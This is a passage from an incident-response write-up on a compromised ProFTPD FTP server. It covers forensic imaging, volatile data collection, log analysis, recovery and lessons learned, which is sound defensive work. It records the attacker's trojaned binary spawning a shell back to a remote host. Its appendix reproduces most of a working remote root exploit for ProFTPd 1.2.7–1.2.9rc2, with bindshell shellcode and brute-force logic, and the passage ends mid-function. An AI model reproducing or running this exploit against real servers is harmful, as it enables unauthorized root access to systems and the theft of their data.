The area was secured and all internal and external FTP users were notified that the system would be unavailable for maintenance reasons.

Copy the Suspect Drive:

Victims Incorporated used a server standard of 2 hardware mirrored 72 Gigabyte Hard Drives with a Compaq DL380 motherboard and chasis. In order to investigate or clone the server, all that is required is that the server be removed from the network for a around 20 minutes, then powered down. At that point one of the mirrored drives can be removed, put into the spare chasis along with a clean drive. The disk that remains in the compromised server is then treated as pristine evidence. The disks that are placed into the spare are fully mirrored after a few hours and the spare disk can then be put back into produciton while the original is copied and anlayzed for a detailed investigation.

In order to make a forensic copy of the hard drive we used a tool called `dd`. The original drive was mounted as a secondary drive into a spare chasis and the following command syntax was put into a bash shell script and used to copy the drive:

```
#!/bin/bash

source=/dev/hdb

output=/mnt/COPY_1/dd_image

dd if=$source bs=16384 conv=noerror,notrunc |tee $output |md5
```

This syntax is based on a set of standards developed by the researchers at Foundstone, Inc. (Mandia, Procese and Pepe 158).

Assess Extent of Compromise:

As soon as the suspect drive was done mirroring to the new drive, we began to inspect the system. We had connected the box into a hub and then uplinked it back into the switch, any network traffic was being logged by `tcpdump` and `snort`. We then began using our Incident Response Jump Kit:

1. The Jump Kit contained the following items:
2. Spare Compaq DL380 Chasis and 2 clean 72 Gig Hard Drives
3. Clean 40 Gig Western Digital IDE Hard Drives
4. Forensic Bootable CD – F.I.R.E.
5. Notepad
6. Dictaphone
7. Polaroid Camera
8. Evidence Tape
9. Incident Handling Forms
10. Cell Phone w/ extra batteries

With the box running we mounted the F.I.R.E. cd into the local CD rom drive. Using a static shell off the CD we ran `chkrootkit` and then began to test the system using the provided static binaries. These binaries were found at `/mnt/cdrom/statbins/linux2.2_x86`. We first used the F.I.R.E. bash shell to ensure a clean and untampered shell. Then we ran the `chkrootkit` utility (also included on the F.I.R.E. cd). The `chkrootkit` tool checks the system for known rootkits. A rootkit is a piece of software inserted into the kernel, being either compiled into the kernel or more often inserted into the kernel as an Loadable Kernel Module (LKM). The purpose of the rootkit is to create an intermediary between the kernel and the running applications that can pass false or modified information to the applications. For example, a rootkit could report false information to an application such as `ps`, this would allow an attacker to run a malevolent process that would not be reported to the application. It basically supplants the need to trojan each application, since the source of all vital system information has itself been modified. Once the clean shell has been executed and the `chkrootkit` report come up clean, we began to run the provided static binaries.

We used a set of established procedures in gathering the information from the system. The following commands were issued in the order presented and the data recorded onto a local floppy drive. A clean formatted floppy drive is mounted onto the sytem, so that gathered evidence can be safely stored without putting any traffic on the network or saving it to the local hard drive.

Before we began any actual analysis, we copied some data off the system for later comparison. First we gathered the time attrubutes of all files on the hard drive using the ls command:

```
#!/bin/bash
```

```
mount /mnt/floppy

ls –alRu / > /floppy/atime

ls –alRc / > /floppy/ctime

ls –alR / > floppy/mtime
```

This technique allows the analyst to have a record of the access time, the modification time and the inode change time (Mandia, Procese and Pepe 132).

The next step is to record the local date on the system, this gives further investigation a frame of reference.

a. `date`

```
Sun Nov 1 13:05:17 EST 2003
```

We then used the `netstat` command to ascertain what ports were open on the box. I have filtered the results to show the evidence of the shoveled out `netcat` shell.

b. `netstat –a`

```
tcp        0      1 10.0.0.114:ftp-data     172.16.1.100:2242       SYN_SENT
```

Next, we used the `ps` command to determine what processes were running. The attacker gives away the `netcat` application, as the arguments are obviously not ProFTPD arguments. There is a technique for hiding the arguments that appear when a `ps` command is used. However, these would have invloved modifying the source code of the netcat application (Mandia, Procese and Pepe 148).

c. `ps –ef`

```
root     12666  4045  0 22:25 pts/0    00:00:00
 /usr/local/sbin/bin/proftpd -p 20 -e /bin/bash 172.16.1.100 2242
```

Next, the `who` command is issued. In this case, since the attacker had a local user on the box, no new users needed to be created and therefore did not reveal any obvious anomalies.

d. `who`

```
6:20pm  up 35 days,  2:09,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                15Nov03 15days  0.02s  0.02s  -bash
```

The following command was issued to look at the list of open processes, the –I switch only reports those processes that also are using an open socket connection.

e. lsof -i

```
[root@victim root]# lsof -i
COMMAND    PID   USER   FD   TYPE DEVICE SIZE NODE NAME
sshd       664   root    3u  IPv4   1236       TCP *:ssh (LISTEN)
xinetd     678   root    6u  IPv4   1263       UDP *:854
proftpd   4109 nobody    0u  IPv4  97189       TCP *:ftp (LISTEN)
bash      8800   root    0u  IPv4 381731       TCP 10.0.0.114:ftp-data->172.16.1.100:2242
bash      8800   root    1u  IPv4 381731       TCP 10.0.0.114:ftp-data->172.16.1.100:2242
bash      8800   root    2u  IPv4 381731       TCP 10.0.0.114:ftp-data->172.16.1.100:2242
```

You can see using `lsof` that the name of the actual application that has bound to a port is revealed. In this case it is the `bash` shell. If the `ps -e` command could be fooled by the bogus proftpd binary, at least `lsof -i` could not be mislead.

At that point we had collected enough data to begin to focus the investigation on the suspect datum that had been indicated by the investigation. Having caught the shoveled out `netcat` shell trying to connect to the workstation. We then tracked down the renamed binary and then also found the entry in the `rc.local` file that pointed to the infinite loop shell script described earlier in the practical. Basically, we ran the find command to look for any file named "`proftpd`":

```
find / -name proftpd

/usr/local/bin/bin/proftpd

/usr/local/sbin/proftpd

/usr/local/sbin/bin/proftpd
```

We then compared the size and the and the checksum of the file to the known good copy of `proftpd` and found that the binaries were the same size but had different checksums.

```
-rwxr-xr-x    1 root     root       444228 Sep 18 11:15 /usr/local/sbin/proftpd

-rwxr-xr-x    1 root     root       444228 Sep 18 11:15 /usr/local/sbin/bin proftpd
```

Here is the checksum of the legitimate binary:

```
[root@victim root]# md5sum /usr/local/sbin/proftpd

f53050a66f6dd54f25c8628bde6379bc  /usr/local/sbin/proftpd
```

Here is the checksum of the trojaned binary:

```
[root@victim root]# md5sum /usr/local/sbin/bin/proftpd
```

```
cb26d83b44a0e855dacda0f3828e5107  /usr/local/sbin/bin/proftpd
```

The analysis of the following log files lead us to the time of the initial compromise and the results of the exploit used by the attack. The xferlog showed the exploit file being uploaded to the system:

<u>xferlog</u>

```
Mon Oct 13 17:12:02 2003 0 172.16.1.100 4864 /home/user/proft_put_down-5670-21.txt a _ i
r user ftp 1 * c
```

The messages log showed the attacker logging on to the FTP server:

<u>messages</u>

```
Oct 13 17:12:02 ftp proftpd[32407]: ftp.victim.com (172.16.1.100[172.16.1.100]) - FTP
session closed.
```

The secure log showed the account that the attacker initially used to gain FTP access to the server:

<u>secure</u>

```
Oct 13 17:14:31 ftp proftpd[32442]: ftp.victim.com (172.16.1.100[172.16.1.100]) - USER
user: Login successful.
```

Analysis of all this information allowed us to retrace the steps taken by the attacker to achieve the compromise of the system, The steps outlined in the former sections of this paper demonstrate the information we were able to compile based upon the information outlined in this section.

Determining All Systems Compromised:

By using the network sniffers like `tcpdump` and by carefully analyzing the log files on both the victim and the attackers machine we were able to determine that the scope of the attack did not extend passed the host ftp.victim.com.

<u>Eradication</u>

In this case not much eradication was required. All files were removed from the system and were thoroughly scanned by Symantec Anti-Virus software. Otherwise the system was left intact, to be used in a possible criminal or civil trial against the attacker. Also, the attackers laptop was detached from the network and the hard drive was low level reformatted with a tool called Diskzapper. Diskzapper generates a random sequence of bits and writes every disk sector with a different random sequence. Shutting down the server was the only significant eradication method in this case. The root cause of this incident was a series of small configuration errors and a failure to patch the victim FTP server software. All passwords were promptly changed for access to the FTP server and related systems.

Recovery

The system was able to be recovered in a short amount of time. The System Administrator had created a cloned image of the Hard Drive when the server was built, this contained the basic file system and required directories and software for the FTP server to function. The original or user files that were originally given to the users were contained within the `/etc/shadow` and the `/etc/passwd` and `/etc/groups` files. The default passwords were changed and distributed securely to the users, using Pretty Good Privacy (PGP) encryption. PGP is a commercial crypto-system, that employs both asymmetric and symmetric encryption algorithms.

To bring the server back into operation, the cloned drive image was extracted onto a clean 72 Gigabyte Hard Drive. It is then put into a DL380 chasis with a new mirror drive, and after a few modifications it is deployed into production.

The server was modified before it was deployed, to address some security issues. The following steps were taken:

1. The FTP server software was fully patched.
2. The O.S. was fully patched.
3. The database authentication was turned off and postgresql was removed from the server.
4. The ACL's were modified so that access is filtered by user and not subnets or VLAN's.

To ensure that the server vulnerability had been eliminated a security scan was done using Nessus with the FTP ASCII overflow plugin enabled.

The plugin for Nessus looks like this:

```
#
# (C) Tenable Network Security
#

if(description)
{
 script_id(11849);
 script_version ("$Revision: 1.1 $");
 script_bugtraq_id(8679);
 name["english"] = "ProFTPd ASCII upload overflow";

 script_name(english:name["english"]);

 desc["english"] = "
The remote host is running a version of ProFTPd which seems
to be vulnerable to a buffer overflow when a user downloads
a malformed ASCII file.

An attacker with upload privileges on this host may abuse this
flaw to gain a root shell on this host.

*** The author of ProFTPD did not increase the version number
*** of his product when fixing this issue, so it might be false
*** positive.

Solution : Upgrade to ProFTPD 1.2.9 when available or to 1.2.8p
Risk Factor : High";


 script_description(english:desc["english"]);


 script_summary(english:"Checks the remote ProFTPD version");
 script_category(ACT_GATHER_INFO);
 script_family(english:"FTP");

 script_copyright(english:"This script is Copyright (C) 2003 Tenable Network Security");


 script_dependencie("find_service.nes");
 script_require_ports("Services/ftp", 21);
 exit(0);
}

include("ftp_func.inc");

#
# The script code starts here :
#

port = get_kb_item("Services/ftp");
if( ! port ) port = 21;

banner = get_ftp_banner(port:port);
if(!banner)exit(0);


if(egrep(pattern:"^220 ProFTPD 1\.([01]\..*|2\.[0-6][^0-9]|2\.[7-8][^0-9]|2\.9rc[0-2])",
string:banner))
           security_hole(port);
```

This Nessus security scanner plugin just checks for a version number. However, the version number does not change with the patch. So we had to actually test the exploit against the patched version of ProFTPD 1.2.8. In the lab, the ISA team tested the exploit found on the attackers workstation against a patched version of the FTP software and they were unable to achieve a compromise.

Lessons Learned

The incident can be viewed from numerous angles. I will focus on the configurations that made both the multi-stage attack possible, but also the ability of the attacker to avoid detection for as long as he did in this particular case. The first error was one of resources. The System Administrator who was responsible for the FTP server did not have the expertise to configure or maintain properly from a security standpoint. The solution would be to either train the individual, bring in a new person in or to switch the platform of the server. Some of the problems are caused from the protocols and applications that are being used;

FTP is a very insecure protocol, as it passes critical information in plain text across the network. I will outline a number of technical problems and their possible solutions:

Problem - Username and password sent in plain text.

Solution – Either move to more secure file transfer method or use an encrypted tunnel to talk to the server such as IPSec.

Problem – PIX firewall poorly configured.

Solution – Train or hire staff who have a thorough knowledge of the protocols in use, in this case TCP/IP in general and specifically the FTP protocol and associated applications. Knowing why something works is more important for an engineer than just knowing how something works within the context of a specific tool. Knowing to enter the line:

```
fixup protocol ftp 21
```

but not knowing what it actually did, so that the line to allow outbound TCP port 20 source was added to the configuration at a later time.

Problem – Using two forms of authentication on the FTP server.

Solution – Dismantle the database backend authentication process. This was added initially so that an application could remotely manage users on the server. The application development was permanently postponed, but the configuration was never changed.

Problem – Webmin port being open, even after the tool was removed.

Solution – This situation could be solved by better communication between the two IT departments, including a formal and efficient change control process.

Problem – Allowing a rogue workstation on the network.

Solution – There are many ways to control this kind of access, you could lock certain MAC addresses at the Cisco 2924 switch or use a type of host based IDS such as Cisco Secure Agent.

Problem – The server was not patched at regular intervals.

Solution – This is an administrative issue that should be addressed by the appropriate Technical Manager and the Systems Engineer. Enforcing a formal revision and patching policy is also a good part of this solution.

Problem – ACL's were only partly implemented.

Solution – Limit access to only the workstations that require access, not their associated subnets.

The follow up meeting regarding this incident was done with the following people in attendance: Several Technical Managers, System Administrator responsible for the FTP server, Cisco PIX Engineer, the ISA in charge of the investigation, the CSA, Legal Compliance officer, Human Resources. The following issues were discussed:

1. Criminal Process
2. Civil Action
3. Strategy to avoid future issues with the FTP server.
4. Better ways to control user workstations.
5. Better inter-divisional communication.

The summary version of the final report looked like this:

Security Report
Incident ID: 00000115_11_01_03

<u>Report Summary</u>

I. ftp.victim.com was compromised on 10-13-03.
II. Compromise was not detected until 11-01-03.
III. Attacker was John Doe, an employee of Victims Inc.
IV. The attack was achieved from a rogue Linux workstation.
V. The attacker gained root level access to ftp.victim.com.

<u>Conclusion</u>

The attack was accomplished due to a lack of thorough internal information security procedures, including not keeping systems and configurations up to date. Also, the use of natively insecure systems and protocols was not set up and configured with the required levels of restrictions and scrutiny.

References

Exploit References

http://xforce.iss.net/xforce/xfdb/12200

http://www.mail-archive.com/issforum@iss.net/msg05988.html

http://www.securiteam.com/exploits/6H00B158KK.html

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0831

http://securityfocus.com/bid/8679/discussion

http://securitypronews.com/securitypronews-24-20030623EtterCapARPSpoofingandBeyond.html

http://networking.earthweb.com/netsecur/print.php/10952_884821_2

www.nta-monitor.com/newrisks/oct2003/ proftpd.htm?%3C%25%5BContact_ID%5D%25%3E

http://www.pcwebopedia.com/TERM/b/buffer_overflow.html

http://www.cccure.org/amazon/idssignature.pdf

http://www.linuxjournal.com/article.php?sid=6701

http://slacksite.com/other/ftp.html

Policy References

www.panam.edu/newhop/files/pdf/D8518544.pdf

www.sans.org

Network Security References

Mandia, Kevin, Chris Prosise, and Matt Pepe. *Incident Response and Computer Forensics.*

New York: McGraw-Hill/Osborne, 2003.

Shimonski, Robert J., et al. *Best Damn Firewall Book Period*. Rockland: Syngress Publishing Inc., 2003.

Appendix I – Exploit Source Code

```
/*
 ProFTPd 1.2.7 - 1.2.9rc2 remote r00t exploit
 --------------------------------------------
 By Haggis

 This exploit builds on the work of bkbll to
 create a working, brute-force remote exploit
 for the \n procesing bug in ProFTPd.

 Tested on SuSE 8.0, 8.1 and RedHat 7.2/8.0
 it works quite well... the RedHat boxes
 worked on stack addresses in the 0xbffff2xx
 region; the SuSE boxes were somewhat earlier
 in the stack space - around 0xbfffe8xx.

 This is the only public version you'll see
 from Haggis@Doris - but it is very likely
 that more powerful private versions will
 be coded.

 At present, this exploit breaks chroot (if
 any) and spawns a shell bound to port 4660.

 ----------

 This version is best run like so:

 ./proft_put_down -t hostname -l localIP -U incoming

 where:

  hostname = target box
  localIP  = your IP address

 -U incoming specifies that the exploit will attempt
 to create an 'incoming' directory on the remote ftp
 server and work inside that. Without it, the shell-
 code will probably not work properly. You have been
 warned!

 It is possible to use other credentials for logging
 in to remote servers; anonymous is the default.

 ----------

 Big greets to all in #cheese on Doris (SSL only:
 doris.scriptkiddie.net:6969).

 Special thanks to B-r00t for testing and pointing
 out a segfault, flame for letting me r00t his
 RedHat 8 box and everyone else for their input.

 Have a nice root.

 H.
*/

#include <stdio.h>
#include <ctype.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <netdb.h>
#include <string.h>
#include <signal.h>
#include <stdarg.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
```

```
#include <sys/select.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <linux/tcp.h>

#define STACK_START                           0xbfffef04
#define STACK_END                             0xbffff4f0
#define FTP_PORT                              21
#define BINDSHELL_PORT             4660
#define SIZE                                              1024
#define EXPLOIT_BUF_SIZE           65535
#define DEFAULT_USER               "user"
#define DEFAULT_PASS               "pass"
#define FAILURE                                           -1
#define SUCCESS                                           0
#define NORMAL_DOWNLOAD                       1
#define EXPLOIT_DOWNLOAD           2
#define DOWNLOAD                              3
#define UPLOAD                                            4
#define ACCEPT_TIMEOUT             5
#define SLEEP_DELAY                           19999999

/*
  Leet 0-day HaggisCode (tm)
*/
char shellcode[] =
            // setuid(0); setgid(0);
            "\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xb0\x2e\xcd\x80"

            // fork() - parent terminates, killing proftpd and ending FTP
            // session.  This leaves the child process as a daemon...
            "\x31\xc0\xb0\x02\xcd\x80\x89\xc3\x85\xdb\x74\x08\x31"
            "\xdb\x31\xc0\xb0\x01\xcd\x80"

            // Finally, bind a shell to port 4660.
            // This is a hacked version of the bindshell code by BigHawk.
            "\x31\xdb\xf7\xe3\xb0\x66\x53\x43\x53\x43\x53\x89\xe1\x4b\xcd\x80"
            "\x89\xc7\x52\x66\x68\x12\x34\x43\x66\x53\x89\xe1\xb0\x10\x50\x51"
            "\x57\x89\xe1\xb0\x66\xcd\x80\xb0\x66\xb3\x04\xcd\x80\x50\x50\x57"
            "\x89\xe1\x43\xb0\x66\xcd\x80\x89\xd9\x89\xc3\xb0\x3f\x49\xcd\x80"
            "\x41\xe2\xf8\x51\x68\x2e\x2f\x61\x61\x89\xe3\x51\x53\x89\xe1\xb0"
            "\x0b\xcd\x80";

int controlSock, passiveSock;
int currentPassivePort=32769;
int currentServerPort=31337;
int exploitBufLen;
int attemptNumber=0;
int ftpPort=FTP_PORT;
unsigned int stackWriteAddr, retAddr;
char serverBuf[SIZE];
char exploitBuf[EXPLOIT_BUF_SIZE];
char uploadPath[SIZE]="";
char filename[SIZE*2];
char *server=NULL;
char *user=DEFAULT_USER;
char *pass=DEFAULT_PASS;
char *localIP=NULL;
char errorBuf[SIZE];

int connect_to_server(int port);
int login_to_server();
int set_passive_mode(int mode);
int set_ascii_mode();
int set_path_and_filename();
int check_for_linefeed();
int check_status();
int create_passive_server();
int create_exploit_buffer();
int upload_file();
int download_file(int mode);
void usage(char *s);
int do_remote_shell(int shellSock);
void status_bar(char *info);
int timeout_accept(int s, struct sockaddr *sa, int *f);
void my_send(int s, char *b, ...);
void my_recv(int s);
void my_sleep(int n);
void doris_chroot_breaker();

int main(int argc,char **argv)
```

```
{
            int sleepMode=0;
            char c;
            unsigned int stackStartAddr=STACK_START;

            if(argc<2) usage(argv[0]);
            while((c = getopt(argc, argv, "t:u:p:l:U:sP:S:"))!= EOF) {
                        switch (c) {
                                    case 't':
                                                server=optarg;
                                                break;
                                    case 'u':
                                                user=optarg;
                                                break;
                                    case 'p':
                                                pass=optarg;
                                                break;
                                    case 'l':
                                                localIP=optarg;
                                                break;
                                    case 's':
                                                sleepMode=1;
                                                break;
                                    case 'U':
                                                strncpy(uploadPath,optarg,SIZE);
                                                break;
                                    case 'P':
                                                ftpPort=atoi(optarg);
                                                break;
                                    case 'S':
                                                stackStartAddr=strtoul(optarg, NULL, 16);
                                                break;
                                    default:
                                                usage(argv[0]);
                                                return 1;
                        }
            }
            if(server==NULL || localIP==NULL)
                        usage(argv[0]);

            printf("proftpd 1.2.7 - 1.2.9rc2 remote r00t exploit\n");
            printf(" by Haggis (haggis@haggis.kicks-ass.net)\n");

            doris_chroot_breaker();
            for(stackWriteAddr=stackStartAddr; stackWriteAddr<STACK_END; stackWriteAddr+=4,
attemptNumber++) {

                        if(check_for_linefeed()==FAILURE)
                                    continue;

                        retAddr=stackWriteAddr+200; // good enough for show business

                        if((controlSock=connect_to_server(ftpPort))==FAILURE) {
                                    perror("\n\nFailing to connect to remote host\n");
                                    exit(1);
                        }

                        if(login_to_server()==FAILURE) {
                                    close(controlSock);
                                    printf("\nERROR: Login failed.\n");
                                    exit(1);
                        }

                        if(set_passive_mode(UPLOAD)==FAILURE)
                                    goto err;
                        if(set_ascii_mode()==FAILURE)
                                    goto err;
                        if(set_path_and_filename()==FAILURE)
                                    goto err;

                        // create the buffer containing RET for this
                        // brute-force iteration
                        create_exploit_buffer();

                        if(upload_file()==FAILURE)
                                    goto err;
                        close(controlSock);

                        // Connect again, then login, set ASCII mode and download the exploit file.
                        // This will trigger the overflow; as a result, we've
                        // corrupted the memory pool of this session and when we
                        // download the file again, the stack area will be overwritten
                        // and we control the saved EIP.

                        if((controlSock=connect_to_server(ftpPort))<0) {
                                perror("\nFailed to connect to remote host\n");
                                exit(1);
                        }

                        login_to_server(user,pass);
                        set_path_and_filename();
                        if(set_ascii_mode()==FAILURE)
                                goto err;
                        if(set_passive_mode(DOWNLOAD)==FAILURE)
                                goto err;
                        if(sleepMode)
                                sleep(10);
                        if(download_file(NORMAL_DOWNLOAD)==FAILURE)
                                goto err;

                        // Finally, read the file again. This will trigger the stack
                        // overwrite (NOT the overflow, that happened earlier). We could
                        // control EIP at this point and r00t may be only heartbeat away...

                        if(set_passive_mode(DOWNLOAD)==FAILURE)
                                goto err;
                        if(download_file(EXPLOIT_DOWNLOAD)==FAILURE)
                                goto err;
                err:
                        close(controlSock);
                }

                // This is only reached if the bruteforce fails.
                // delete the exploit files here

                printf("\n\nNo r00t for you today I'm afraid.\n");
                exit(1);
        }

        void status_bar(char *info) {
                printf("[ %20s ]-[ Stack: 0x%08x ]-[ RET: 0x%08x ]\r",info, stackWriteAddr,retAddr);
                fflush(stdout);
        }

        int set_path_and_filename()
        {
                status_bar("Setting filename");
                if(strcmp(uploadPath,"")) {
                        my_send(controlSock, "CWD %s\r\n",uploadPath);
                        my_recv(controlSock);
                }
                snprintf(filename,SIZE,"proft_put_down-%d-%d.txt",getpid(),attemptNumber);
                return SUCCESS;
        }

        int download_file(int mode)
        {
                int len, localServerSock, dataSock, bindShellSock;
                struct sockaddr_in localServer;

                status_bar("Downloading");
                // Ask the victim server to send us the exploit file
                my_send(controlSock, "RETR %s\r\n", filename);

                // Create a listening server on our passive port to
                // receive the data
                memset(&localServer,0,sizeof(localServer));
                localServerSock=create_passive_server();
                len=sizeof(localServer);

                // Wait for a few seconds for the victim server to contact us...
                if((dataSock=timeout_accept(localServerSock,(struct sockaddr *)&localServer,&len))<0) {
                        close(localServerSock);
                        return FAILURE;
                }

                // If the mode is EXPLOIT_DOWNLOAD, then this is the
                // second attempt at downloading... that means we might
                // have a shell waiting for us on the victim server, so
                // we try to connect to it
                if(mode==EXPLOIT_DOWNLOAD) {
                        if((bindShellSock=connect_to_server(BINDSHELL_PORT))>=0) {
```

```
                        printf("\nConnected! You are r00t...\n");
                        do_remote_shell(bindShellSock);
                        printf("\nDid you have a nice time?\n");
                        exit(0);
                }
                close(dataSock);
                close(localServerSock);
                return SUCCESS;
        }
        // If the mode is NORMAL_DOWNLOAD, then just clean up the
        // connection by receiving the file from the server; closing
        // the data and local server sockets, then read the confirmation
        // message from the control socket
        my_recv(dataSock);
        close(dataSock);
        close(localServerSock);
        my_recv(controlSock);
        return check_status();
}

int timeout_accept(int s, struct sockaddr *sa, int *f)
{
        fd_set fdset;
        struct timeval timeout = { ACCEPT_TIMEOUT, 0 }; // seconds
        int result;

        if(s<=0)
                return FAILURE;
        FD_ZERO(&fdset);
        FD_SET(s, &fdset);

        if((result=select(s+1, &fdset, 0, 0, &timeout))==0)
                return FAILURE;
        return accept(s,sa,f);
}

int set_passive_mode(int mode)
{
        int portMSB, portLSB;
        int x1,x2,x3,x4;
        char *ptr=localIP, *start;

        status_bar("Setting passive");
        if(mode==DOWNLOAD) {
                if((++currentPassivePort) > 35000)
                        currentPassivePort=32789;

                while(*(++ptr))
                        if(*ptr=='.')
                                *ptr=',';
                portMSB=(currentPassivePort >> 8 ) & 0xff;
                portLSB=currentPassivePort & 0xff;
                my_send(controlSock, "PORT %s,%d,%d\r\n", localIP, portMSB, portLSB);
                my_recv(controlSock);
                return check_status();
        } else {
                my_send(controlSock, "PASV\r\n");
                my_recv(controlSock);
                if(check_status()==FAILURE)
                        return FAILURE;
                ptr=serverBuf;
                while(*ptr && *ptr!='(')
                        ptr++;
                if(*ptr=='\0')
                        return FAILURE;
                start=ptr+1;
                while(*ptr && *ptr!=')')
                        ptr++;
                *ptr=0;
                sscanf(start, "%d,%d,%d,%d,%d,%d",&x1, &x2, &x3, &x4, &portMSB, &portLSB);
                currentServerPort=(portMSB << 8) | portLSB;
        }
        return SUCCESS;
}

int connect_to_server(int port)
{
        struct sockaddr_in serverAddr;
        struct hostent *host;
        int sock, tmp=1;
```

```
            status_bar("Connecting");
            if((host=gethostbyname(server))==NULL)
                        return FAILURE;

            if((sock=socket(PF_INET,SOCK_STREAM,IPPROTO_TCP))<0)
                        return FAILURE;
            bzero(&serverAddr,sizeof(struct sockaddr));
            serverAddr.sin_family=AF_INET;
            serverAddr.sin_port=htons(port);
            serverAddr.sin_addr=*((struct in_addr *)host->h_addr);
            setsockopt(sock, IPPROTO_TCP, TCP_NODELAY, (void *)&tmp, sizeof(tmp));
            if(connect(sock,(struct sockaddr *)&serverAddr,sizeof(struct sockaddr))<0) {
                        close(sock);
                        return FAILURE;
            }
            return sock;
}

int check_status()
{
            if(isdigit(serverBuf[0]) && serverBuf[0]!='5')
                        return SUCCESS;
            else
                        return FAILURE;
}

int login_to_server()
{
            status_bar("Logging in");
            my_recv(controlSock);
            my_send(controlSock, "USER %s\r\n", user);
            my_recv(controlSock);
            if(check_status()==FAILURE)
                        return FAILURE;

            my_send(controlSock, "PASS %s\r\n", pass);
            my_recv(controlSock);
            return check_status();
}

int set_ascii_mode()
{
            status_bar("Setting ASCII mode");
            my_send(controlSock, "TYPE A\r\n");
            my_recv(controlSock);
            return check_status();
}


int upload_file()
{
            int dataSock;

            status_bar("Uploading file");

            // open up the data channel
            if((dataSock=connect_to_server(currentServerPort))==FAILURE)
                        return FAILURE;

            // tell server we're gonna send some shiznitz
            my_send(controlSock, "STOR %s\r\n", filename);
            my_recv(controlSock);
            if(check_status()==FAILURE) {
                        close(dataSock);
                        return FAILURE;
            }

            // send the exploit file to the victim server
            send(dataSock, exploitBuf, exploitBufLen, 0);
            close(dataSock);

            // make sure all went well
            my_recv(controlSock);
            if(check_status()==FAILURE)
                        return FAILURE;
            return SUCCESS;
}

int create_exploit_buffer()
{
            int i;
            char buf[41];
            unsigned int writeaddr=stackWriteAddr;
            unsigned int *ptr=(unsigned int *)(exploitBuf+3);
            unsigned int dummy=0x11111111;
            FILE *fp;

            status_bar("Make exploit buf");
            exploitBufLen=1024;
            memset(exploitBuf,0,EXPLOIT_BUF_SIZE);
            memset(exploitBuf,0x90,512);
            *(ptr++)=writeaddr+28;
            for(i=0;i<6;i++)
                        *(ptr++)=retAddr;
            *(ptr++)=0;
            for(i=0;i<2;i++)
                        *(ptr++)=retAddr;

            memcpy(exploitBuf+512-strlen(shellcode)-1,shellcode,strlen(shellcode));
            memset(exploitBuf+512,'\n',512);

            for(i=0;i<96;i++) {
                        memset(buf,0,41);
                        if(dummy==0x1111112e)
                                    // this sets session.d->outstrm to NULL which forces an early return
                                    // avoids crashing proftpd... on SuSE 8.0 anywayz...
                                    memcpy(buf,"\n\n\n\n\n\n\n\n\x00\x00\x00\x00\n\n\n\n\n\n\n\n",20);
                        else if(dummy==0x11111166)
                                    // this is the same thing tailored for RH7.2
                                    memcpy(buf,"\n\n\n\n\n\n\n\n\x72\x00\x00\x00\x00\n\n\n\n\n\n\n",20);
                        else
                                    memset(buf,'\n',20);

                        // i used these dummy values to find the correct spot for
                        // the session.d->outstrm pointer
                        *(unsigned int *)(buf+20)=dummy;
                        *(unsigned int *)(buf+24)=dummy;
                        *(unsigned int *)(buf+28)=dummy;

                        // this will become the address of an available chunk of memory
                        // that is returned by new_block() in pool.c
                        *(unsigned int *)(buf+32)=writeaddr;

                        // this is what will be returned by palloc() in pool.c
                        // palloc() is the function that calls new_block() and
                        // provides the allocation interface for the pools system.
                        *(unsigned int *)(buf+36)=writeaddr;

                        memcpy(exploitBuf+exploitBufLen,buf,40);
                        exploitBufLen+=40;
                        dummy++;
            }
            return SUCCESS;
}


int create_passive_server()
{
            struct sockaddr_in serverAddr;
            int on=1,sock;

            status_bar("Creating server");
            sock=socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
            memset(&serverAddr,0,sizeof(struct sockaddr_in));
            serverAddr.sin_port=htons(currentPassivePort);
            serverAddr.sin_family=AF_INET;
            serverAddr.sin_addr.s_addr=htonl(INADDR_ANY);
            setsockopt(sock,SOL_SOCKET,SO_REUSEADDR,&on,sizeof(on));
            if(bind(sock,(struct sockaddr *)&serverAddr,sizeof(struct sockaddr))<0) {
                        close(sock);
                        return FAILURE;
            }
            if(listen(sock,5)<0) {
                        close(sock);
                        return FAILURE;
            }
            return sock;
}

void usage(char *exploitName)
{
            printf("proftpd 1.2.7 - 1.2.9rc2 remote root exploit\n");
            printf(" based on code by bkbll (bkbll@cnhonker.net)\n");
            printf(" by Haggis (haggis@haggis.kicks-ass.net)\n");
            printf("---------------------------------------------------------\n");
            printf("Usage: %s -t host -l ip [options]\n",exploitName);
            printf("Arguments:\n");
            printf("      -t <host>     host to attack\n");
            printf("      -u <username> [anonymous]\n");
            printf("      -p <password> [ftp@microsoft.com]\n");
            printf("      -l <local ip address> interface to bind to\n");
            printf("      -s sleep for 10secs to allow GDB attach\n");
            printf("      -U <path>     specify upload path, eg. /incoming\n");
            printf("      -P <port>     port number of remote proftpd server\n");
            printf("      -S <address>  start at <address> when bruteforcing\n");
exit(0);
}


int do_remote_shell(int shellSock)
{
            fd_set rfds;
            char buf[1024];
            int retval, r=1;

        do {
                FD_ZERO(&rfds);
                FD_SET(0, &rfds);
                FD_SET(shellSock, &rfds);
                retval=select(shellSock+1, &rfds, NULL, NULL, NULL);
                if(retval) {
                        if(FD_ISSET(shellSock, &rfds)) {
                                buf[(r=recv(shellSock, buf, sizeof(buf)-1,0))]='\0'; // lol
                                printf("%s", buf);fflush(stdout);
                        }
                        if(FD_ISSET(0, &rfds)) {
                                buf[(r=read(0, buf, sizeof(buf)-1))]='\0'; // lmfao
                                send(shellSock, buf, strlen(buf), 0);
                        }
                }
        } while(retval && r); // loop until connection terminates
            return SUCCESS;
}


int check_for_linefeed()
{
            char *ptr=(char *)&stackWriteAddr;
            int i=4;

            for(;i;i--)
                        if(*(ptr++)=='\n')
                                    return FAILURE;
            return SUCCESS;
}

// Handy little function to send formattable data down a socket.
void my_send(int s, char *b, ...) {
            va_list ap;
            char *buf;

            my_sleep(SLEEP_DELAY);
            va_start(ap,b);
            vasprintf(&buf,b,ap);
            send(s,buf,strlen(buf),0);
            va_end(ap);
            free(buf);
}

// Another handy function to read data from a socket.
void my_recv(int s) {
            int len;

            my_sleep(SLEEP_DELAY);
            memset(serverBuf, 0, SIZE);
            len=recv(s, serverBuf, SIZE-1, 0);
            serverBuf[len]=0;
}

void doris_chroot_breaker() {
            char haggis_magic_buffer[]=
